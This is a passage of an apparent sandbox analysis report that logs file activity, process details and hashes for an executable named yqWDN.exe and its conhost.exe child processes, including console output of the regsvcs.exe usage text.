C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log	0	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0	success or wait	1	6D31C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFECA54	ReadFile

Analysis Process: conhost.exe PID: **5144**, Parent PID: **4264**

General

Target ID:	15
Start time:	19:55:39
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: yqWDN.exe PID: **5672**, Parent PID: **3968**

General

Target ID:	20
Start time:	19:55:48
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe"
Imagebase:	0x3b0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE51B4F	WriteFile
\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] A ssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6BE51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname: <name> Use the specified name for the t arget application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6BE51B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE51B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFECA54	ReadFile

Analysis Process: conhost.exe PID: **3768**, Parent PID: **5672**

General

Target ID:	22
Start time:	19:55:48
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly